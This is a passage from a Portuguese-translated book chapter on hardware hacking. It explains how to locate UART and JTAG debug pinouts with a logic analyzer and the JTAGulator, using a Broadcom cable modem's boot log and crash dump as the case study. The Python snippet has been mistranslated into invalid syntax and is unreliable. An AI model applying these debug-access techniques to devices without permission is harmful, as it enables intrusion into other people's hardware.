


Figura 13-16: Filtros do analisador lógico Saleae

Esses filtros funcionam como os disseccadores de protocolo do Wireshark, permitindo que você visualize rapidamente os dados capturados como se estivessem sendo analisados em diferentes formatos. A interface Saleae até mesmo sobrepuja a codificação de bytes na forma de onda quadrada na interface, conforme mostrado na Figura 13-17.




Figura 13-17: Exibição de bytes do Saleae Logic Analyzer

A partir disso, geralmente é possível identificar imediatamente um sinal UART (se não pelos filtros, então a olho nu), pois a maioria das conexões UART é usada para transmissão de texto ASCII.

Por fim, o Saleae exporta esses dados decodificados como um arquivo binário (para você mesmo analisar) ou como um arquivo de valores separados por vírgula (CSV) com alguns metadados incluídos (como tempo, número do pino etc.). Isso é muito útil para fins de análise posterior ou de registro.

Localização de pinagens UART

Encontrar a pinagem da UART é fundamental, pois a UART é frequentemente usada como um meio de transmitir a saída de depuração ou de fornecer shells ou outros consoles interativos a um desenvolvedor. Muitos produtos de nível de produção são lançados no mercado não apenas com essas interfaces ativas, mas também com os pinos abertamente expostos. Em 2010 e 2011, Stephen A. Ridley e Rajendra Umadras demonstraram esse fato em uma série de palestras nas quais discutiram uma marca específica de modem a cabo que estava sendo distribuída pelos provedores de serviços de Internet domésticos na área metropolitana da cidade de Nova York. Essa série de modems a cabo domésticos usava um chip da série Broadcom BCM3349 (especificamente o BCM3349KPB) para o qual os quatro pinos UART estavam expostos na placa de circuito impresso no pequeno conector de quatro pinos mostrado na Figura 13-18.




Figura 13-18: Cabeçalho de 4 pinos do Broadcom BCM3349

Nesse caso, havia pouco conhecimento sobre o que eram os pinos desse conector ou qual era a responsabilidade deles. Como medida de precaução, primeiro foi conectado um voltímetro a esses pinos, conforme mostrado na Figura 13-19.




Figura 13-19: Teste de tensão do Broadcom BCM3349

Isso foi feito para garantir que eles não carregassem uma tensão que queimasse o equipamento de análise. Além disso, o pino que não carregava tensão provavelmente seria o pino de aterramento.

A presença de 3,3 volts, conforme mostrado na Figura 13-19, geralmente (mas nem sempre) implica que o pino de destino é usado para dados, pois a maioria das tensões de alimentação (ou linhas usadas exclusivamente para alimentar dispositivos e não para transmitir dados) está em torno de 5 volts. Essa foi a primeira indicação de que esses pinos poderiam ter dados seriais.

Em seguida, o Saleae foi conectado a cada pino, com cada eletrodo conectado ao pino em questão. Na interface de usuário do Saleae, a cor de cada área do gráfico corresponde diretamente à cor de cada eletrodo no dispositivo físico, o que torna a referência muito simples. O registro de dados do Saleae foi iniciado durante o ciclo de energia do modem a cabo. A suposição predominante era de que o modem a cabo provavelmente emitiria dados durante sua sequência de inicialização quando o dispositivo fosse ligado. Após várias gravações de sequências de inicialização, as ondas quadradas mostradas na Figura 13-20 foram observadas nos pinos.

A regularidade da onda quadrada na Entrada 3 (que era vermelha) indicou que o pino ao qual o eletrodo vermelho estava conectado provavelmente era um pino de relógio. Os sinais do pino do relógio geralmente acompanham os sinais de dados. Eles são o metrônomo com o qual a partitura dos dados é tocada. Eles são importantes para que o destinatário saiba o tempo dos dados que está recebendo. A regularidade dessa onda quadrada e a subsequente irregularidade da entrada adjacente (Entrada 4) indicam que tanto um pino de relógio quanto um pino de dados foram observados simultaneamente.

Usando ainda mais a funcionalidade do Saleae, essa hipótese foi testada executando-se as ondas quadradas capturadas por meio de alguns dos filtros ou analisadores integrados.

Após a execução do Analisador, ele sobrepõe os valores de byte suspeitos para cada seção correspondente da onda quadrada, conforme mostrado na Figura 13-21. Ele também exibirá a taxa de baud suspeita.




Figura 13-20: Teste de pinos do Broadcom BCM3349 Saleae




Figura 13-21: Bytes de venda do Broadcom BCM3349

Esses dados foram enviados para o sistema de arquivos do computador como dados CSV e, em seguida, limpos usando um script python simples como o seguinte:

```
#!/usr/bin/env python
import csv
reader = csv.reader(open("BCM3349_capture.csv", "rb"))
thang = ""
para linha em reader:
    thang = thang+row[1]
```

```

thang = thang.replace("\r", "\x0d")
thang = thang.replace("\n", "\x0a") #limpa o CR/LF do Windows
thang = thang.replace("""","") #limpa as aspas de saída do CSV do Saleae
#imprime thang
import pdb;pdb.set_trace() # entrar em um interpretador Python "no escopo"

```

A execução desse script Python permite que você visualize os dados CSV e os manipule interativamente a partir de um shell Python familiar. A impressão da variável thang produziu a saída mostrada na Figura 13-22.

Como você pode ver, os dados capturados por esses pinos abertos são, na verdade, mensagens de inicialização do dispositivo. O dispositivo continua a inicializar um sistema operacional em tempo real chamado eCos. Os pesquisadores que apresentaram essa técnica explicaram que o modem a cabo também estava executando um servidor da Web incorporado que eles manipularam. Os rastreamentos de pilha das falhas causadas pelo fuzzing foram impressos na porta serial UART mostrada na Figura 13-23. Essas informações ajudaram na exploração do dispositivo.

```

SARidleys-MacBook-Air:Desktop sa7$ ./thing.py
--Return--
> /Users/sa7/Desktop/thing.py(11)<module>()->None
-> import pdb; pdb.set_trace()
(Pdb) print thang
Value'246'0
MemSize:' .....' '8M
Flash' 'detected' '@0xbe000000
Signature:' 'a806

Broadcom' 'BootLoader' 'Version:' '2.1.6d' 'release' 'Gnu
Build' 'Date:' 'Apr' '29' '2004
Build' 'Time:' '17:54:32

Image' '1' 'Program' 'Header:
'   'Signature:' 'a806
'   'Control:' '0005
'   'Major' 'Rev:' '0400
'   'Minor' 'Rev:' '04ff
'   'Build' 'Time:' '2004/5/8' '04:33:27' 'Z
'   'File' 'Length:' '756291' 'bytes
Load' 'Address:' '80010000
'   'Filename:' 'ecram_sto.bin
'   'HCS:' '440a
'   'CRC:' '90cc24e0

Image' '2' 'Program' 'Header:
'   'Signature:' 'a806
'   'Control:' '0005

```

Figura 13-22: Carregador de inicialização do Broadcom BCM3349

```
r0/zero=00000000' 'r1/at'  '=00000000' 'r2/v0'  ='ffffffff' 'r3/v1'  '=801f965c
r4/a0'  ='00000010' 'r5/a1'  '=00000000' 'r6/a2'  ='801f9a9c' 'r7/a3'  ='801f9c88
r8/t0'  ='80549184' 'r9/t1'  ='00000002' 'r10/t2'  ='36313733' 'r11/t3'  ='37303030
r12/t4'  ='00281f40' 'r13/t5'  ='ffffffff' 'r14/t6'  ='ffffffff' 'r15/t7'  ='801f965c
r16/s0'  ='807ee210' 'r17/s1'  ='00000000' 'r18/s2'  ='80300000' 'r19/s3'  ='80300000
r20/s4'  ='80549184' 'r21/s5'  ='80555b00' 'r22/s6'  ='11110016' 'r23/s7'  ='11110017
r24/t8'  ='0028e550' 'r25/t9'  ='ffffffff' 'r26/k0'  ='805548a8' 'r27/k1'  ='00000000
r28/gp'  ='80554808' 'r29/sp'  ='80554880' 'r30/fp'  ='80555f80' 'r31/ra'  ='80022674

PC'  ':'  '0x00022674'  'error' 'addr:'  '0x80022650
cause:'  '0x807ee210'  'status:'  '0x1000fc00

BCM' 'interrupt' 'enable:' 'fffffff7' 'status:' '00000000


entry' '800225f0'  'called' 'from' '801fd150
entry' '801fd054'  'called' 'from' '801fac4
entry' '801fac9c'  'called' 'from' '80138098
entry' '80138064'  'called' 'from' '80135964
entry' '801358f8'  'called' 'from' '80137cb8
entry' '80137c54'  'called' 'from' '801fbea8
entry' '801fbe98'  'called' 'from' '801fb7c
entry' '801fb58'  'called' 'from' '801fbcd8
entry' '801fbec8'  'called' 'from' '80205ae4
entry' '80205ad4'  'called' 'from' '8001037c
entry' '80010358'  'Return' 'address' '(00000000)' 'invalid' 'or' 'not' 'found.' 'Trace' 'stops.

Task:'  'tHttpd
-----
ID:  '0x0026
Handle: '  '0x807ee210
Set' 'Priority:'  '29
```

Figura 13-23: Falha no Broadcom BCM3349

Localização de pinagens SPI e I²C

O processo de localização de dispositivos SPI e I²C é semelhante ao de localização de UART. Entretanto, o SPI e o I²C geralmente são usados localmente na PCB para passar dados entre chips. Dessa forma, sua funcionalidade e usabilidade podem torná-los um pouco diferentes de identificar. Entretanto, ocasionalmente, eles deixam a PCB e são usados para periféricos (geralmente proprietários). O exemplo canônico disso são os controladores do Nintendo Wii e outros consoles de jogos que frequentemente usam SPI como forma de se conectar ao console principal de jogos para conexões com fio. A pinagem para esse conector é mostrada na Figura 13-24.

**Figura 13-24:** Pinagem do nunchuck do Wii

Os dados transmitidos nesses pinos SPI variam de acordo com a forma como o fabricante do dispositivo (ou controlador) opta por formatá-los. Dessa forma, os dados em um

O barramento I² C ou SPI é específico para o que você está tentando atingir. Leia mais sobre como espionar esses barramentos nas seções a seguir.

Localização de pinagens JTAG

Encontrar pinagens JTAG pode ser assustador. Conforme descrito em detalhes anteriormente, a pinagem para depuração de fio serial (SWD) JTAG depende do fabricante do dispositivo de destino. Observando os cabeçalhos JTAG padrão, como os usados em kits de desenvolvimento e kits de avaliação, fica claro que pode haver muitas configurações de pinos. A Figura 13-25 mostra os cabeçalhos mais comuns.

Se há tantas possibilidades em ambientes controlados como esses, o que se pode esperar dos dispositivos na natureza?

Felizmente, como mencionado anteriormente, a realidade é que, para o JTAG SWD, há apenas alguns pinos que são realmente necessários para realizar a funcionalidade básica do depurador. Novamente, esses pinos são os seguintes:

- TDO: Saída de dados de teste
- TDI: Entrada de dados de teste
- TMS: Seleção do modo de teste
- TCK: relógio de teste
- TRST: Reinicialização de teste




Figura 13-25: Pinagem comum do conector JTAG

Na realidade, até mesmo o TRST é opcional, pois é usado apenas para redefinir o dispositivo de destino.

Ao se aproximar de um novo dispositivo, descobrir quais pinos de um bloco de pinagens não rotuladas é apenas um jogo de adivinhação. Há algumas heurísticas que os engenheiros reversos podem aplicar para encontrar pinos como o pino do relógio. Uma onda quadrada regular, como as que discutimos na seção "Localizando pinagens UART", revelaria que se trata de TCK. Entretanto, a execução manual desse processo pode ser muito demorada, levando dias, se não semanas, dependendo do alvo. Isso se deve à necessidade de tentar um número tão grande de combinações possíveis.

No entanto, recentemente, o hacker/engenheiro reverso/desenvolvedor Joe Grand criou um dispositivo de hardware de código aberto chamado JTAGulator. Ele permite que um engenheiro reverso itere facilmente por todos os pinouts possíveis e, assim, force os pinouts JTAG às cegas! Os esquemas, a lista de materiais (BOM) e o firmware necessários para criar seu próprio dispositivo são totalmente abertos e podem ser baixados do site de Joe Grand em www.grandideastudio.com/portfolio/jtagulator. Além disso, você pode comprar unidades totalmente montadas e operacionais, como o JTAGulator mostrado na Figura 13-26, no site da Parallax em www.parallax.com/product/32115.




Figura 13-26: JTAGulator

Com o JTAGulator, você primeiro conecta todos os pinos questionáveis a terminais ou cabeçalhos rosqueados no JTAGulator. Certifique-se de que pelo menos um pino do plano de aterramento do alvo esteja conectado ao aterramento (GND) no JTAGulator. O JTAGulator é alimentado por barramento USB. A conexão com o dispositivo é simples, usando um programa de terminal padrão como PuTTY, GNU Screen ou Minicom.

```
[s7ephen@xip ~]$ ls /dev/*serial*
/dev/cu.usbserial-A901KKFM      /dev/tty.usbserial-A901KKFM
[s7ephen@xip ~]$ screen /dev/tty.usbserial-A901KKFM 115200
```

Quando conectado ao dispositivo, você é recebido por uma CLI interativa e amigável que exibe o criador e a versão do firmware:

```
JTAGulator 1.1
Projeto por Joe Grand [joe@grandideastudio.com]
```

```
: :
?
```

```

:
Comandos JTAG:
I  Identificar a pinagem JTAG (varredura
IDCODE)  B  Identificar a pinagem JTAG
(varredura BYPASS)  D  Obter ID(s) do
dispositivo
T  Teste BYPASS (TDI para TDO)

Comandos UART:
U  Identificar a pinagem
da UART      Passagem da
PUART

Comandos gerais:
V  Definir a tensão alvo do sistema (1,2 V a
3,3 V)  Ler todos os canais (entrada)
W  Gravar todos os canais
(saída)      HPrint comandos
disponíveis
:
:
```

Pressione a tecla H para exibir a ajuda interativa.

OBSERVAÇÃO A partir da versão 1.1 do firmware, o JTAGulator não ecoa as teclas pressionadas, portanto, será necessário ativar o eco local no programa de terminal se você usar essa versão.

Joe Grand publicou vídeos e documentação na Web em que usa o JTAGulator para forçar a pinagem JTAG de um telefone celular Blackberry 7290. Ainda assim, qualquer dispositivo com pinos JTAG pode ser usado com o JTAGulator. Para fins de demonstração, escolhemos um HTC Dream baseado em Android e uma placa de avaliação ARM LM3S8962 da Luminary Micro. Para fazer a interface com os pinos JTAG (muito difíceis de alcançar) de um HTC Dream, compramos um adaptador especial da Multi-COM, uma empresa polonesa que fabrica cabos de depuração, adaptadores e outros dispositivos de baixo nível para telefones celulares. Depois que todos os pinos suspeitos estiverem conectados do alvo ao JTAGulator, você seleciona uma tensão de alvo, que é a tensão que o dispositivo usa para operar os pinos JTAG. Você pode adivinhar a tensão ou encontrá-la nas especificações do processador de destino. O padrão para a maioria dos chips é operar a 3,3 volts. O comando V permite que você defina esse parâmetro:

```

Tensão alvo atual: Indefinida
Digite a nova tensão-alvo (1,2 - 3,3, 0 para desligado): 3.3
Nova meta de voltagem definida!
:
:
```

Quando isso é feito, é mais rápido começar com uma varredura de IDCODE porque leva menos tempo para ser executada do que uma varredura BYPASS (verificação de limite). As varreduras de IDCODE são gravadas no padrão JTAG SWD como um meio para um escravo JTAG (em

neste caso, o dispositivo/processador de destino) para se identificar rapidamente a um mestre JTAG (neste caso, nosso JTAGulator).

O JTAGulator percorre rapidamente as possíveis combinações de pinos que iniciam essa comunicação rudimentar. Se o JTAGulator obtiver uma resposta, ele registrará quais configurações de pinos produziram uma resposta do dispositivo. Consequentemente, ele é capaz de determinar quais pinos fornecem quais funções JTAG.

Para fazer isso em um HTC Dream, inicie uma varredura de IDCODE usando o comando `I`. Informe ao JTAGulator quais de seus pinos foram conectados aos pinos JTAG suspeitos:

```
Digite o número de canais a serem usados (3 a 24):  
19 Certifique-se de que as conexões estejam em  
CH19..CH0.  
Possíveis permutações: 6840  
Pressione a barra de espaço para começar (qualquer outra tecla  
para abortar)... JTAGulando! Pressione qualquer tecla para  
interromper...
```

```
TDI: N/A  
TDO: 4  
TCK: 7  
TMS: 5
```

```
Verificação do IDCODE concluída!  
:
```

Em seguida, o JTAGulator exibe todas as combinações possíveis de pinagens que tentará e inicia a força bruta sob seu comando. Quase instantaneamente, ele obtém respostas, identificando quais configurações de pinos produziram respostas de varredura IDCODE. Agora você pode conectar esses pinos correspondentes ao seu J-Link ou a outro depurador JTAG e começar a depurar o dispositivo de destino!

Conexão com UARTs personalizadas

Muitos telefones celulares, incluindo dispositivos Android, expõem alguma forma de UART por meio do uso de um cabo não padrão. Esses cabos são geralmente chamados de *jigs*. O nome vem de metalurgia e marcenaria, onde significa uma ferramenta personalizada criada para ajudar a concluir uma tarefa. Você pode encontrar mais informações sobre jigs para dispositivos Samsung, incluindo o Galaxy Nexus, no fórum XDA-Developers em <http://forum.xda-developers.com/showthread.php?t=1402286>. Mais informações sobre a construção de um cabo UART para o Nexus 4, que usa o conector de fone de ouvido do dispositivo, estão em <http://blog.accuvantlabs.com/blog/jdryan/building-nexus-4-uart-debug-cable>. O uso desses cabos personalizados permite o acesso à UART, que também pode ser usada para obter a depuração interativa do kernel, conforme mostrado no Capítulo 10.

Identificação de componentes

Nas seções anteriores, mencionou-se o uso de folhas de especificação de processadores e dispositivos de destino para obter informações, mas houve pouca menção sobre como adquirir essas especificações. Praticamente todos os chips de IC (circuito integrado) geralmente têm cadeias alfanuméricas impressas na superfície superior. Se você estiver interessado, poderá encontrar muitos recursos na Internet que fornecem detalhes minuciosos sobre o formato dessas cadeias. O importante para você como engenheiro reverso ou pesquisador de vulnerabilidades é que o uso de um mecanismo de busca permite obter rapidamente informações sobre o que um chip faz. A pesquisa de componentes na Internet geralmente retorna o site do fabricante ou as folhas de dados de grandes distribuidores, como a Digi-Key e a Mouser Electronics. Os sites dos distribuidores são bastante úteis porque, em geral, resumem o que é o componente e a finalidade para a qual ele serve. Além disso, eles geralmente fornecem as folhas de dados dos produtos que distribuem.

Obtendo especificações

Embora a descrição geral de um componente seja útil para determinar rapidamente sua finalidade em uma placa de circuito impresso, às vezes você precisa de um pouco mais de informações, como o posicionamento e a localização de pinos importantes. Por exemplo, muitas PCBs conectam (para fins de depuração) um pino de um CI a um orifício aberto. Esses orifícios abertos são chamados de *pontos de teste*.

Além disso, os pontos de teste geralmente são apenas isso: pequenos orifícios na placa de circuito impresso que dão ao engenheiro acesso de teste a essa linha. Os pontos de teste ou *pads de teste* são as formas mais comuns de expor as linhas. Entretanto, eles não são tão convenientes quanto os cabeçalhos de pinos que se projetam da placa. Em exemplos anteriores, nos conectamos a pinos desconhecidos em uma placa de circuito impresso por meio desses cabeçalhos de pinos evidentes. A técnica do hacker de hardware Travis Goodspeed para fazer interface com esses pinos é bastante inovadora. Ele usa seringas hipodérmicas, que são peças de metal extremamente afiadas e condutoras (a seringa) conectadas a uma alça fácil de manipular (o êmbolo). Um exemplo dessa técnica em ação é mostrado na Figura 13-27.

Com essa técnica, você pode obter acesso preciso a um bloco de teste ou ponto de teste. Você pode prender suas pontas de prova ou dispositivos ao metal da seringa em vez de soldá-los aos pontos de teste, que geralmente ficam próximos uns dos outros ou em posições com restrições de espaço.

No entanto, identificar os pontos de teste em torno de um processador ou CI pode ser um bom começo. No entanto, ao rastrear essas conexões até os pinos de um CI, você precisa saber quais são esses pinos no chip. Obter as folhas de especificação de um CI ajuda a identificar esses pinos.

Nas folhas de especificações, geralmente há diagramas do layout básico do chip. Caso não existam, os CIs geralmente têm entalhes de identificação ou cortes

A Figura 13-28 mostra algumas possibilidades diferentes.




Figura 13-27: Técnica da seringa de Goodspeed




Figura 13-28: Localização do pino 1

Dificuldade de identificar componentes

Em alguns casos, pode ser difícil identificar os componentes em uma placa de circuito impresso. Em alguns casos, os fornecedores cobrem o chip com epóxi ou removem a impressão em serigrafia. Em casos raros, alguns fabricantes - especificamente os fabricantes de CPUs ou microprocessadores - imprimem "SECRET" ou um nome de código de projeto em um IC. Felizmente, esses casos são muito raros e raramente vistos em produtos eletrônicos de consumo.

Pacote sobre pacote

Uma técnica comum de ofuscação é algo conhecido no setor como configurações Package on Package (PoP). Essas configurações são geralmente usadas pelos fabricantes para juntar componentes para economizar espaço na placa de circuito impresso. Em vez de posicionar um componente adjacente a um processador na placa de circuito impresso e passar linhas de interface para ele, os fabricantes constroem verticalmente e colocam o componente em cima da CPU. Em seguida, eles o vendem como um pacote que pode ser adquirido em diferentes configurações pelo fabricante do dispositivo. A Figura 13-29 ilustra uma possível configuração de PoP.

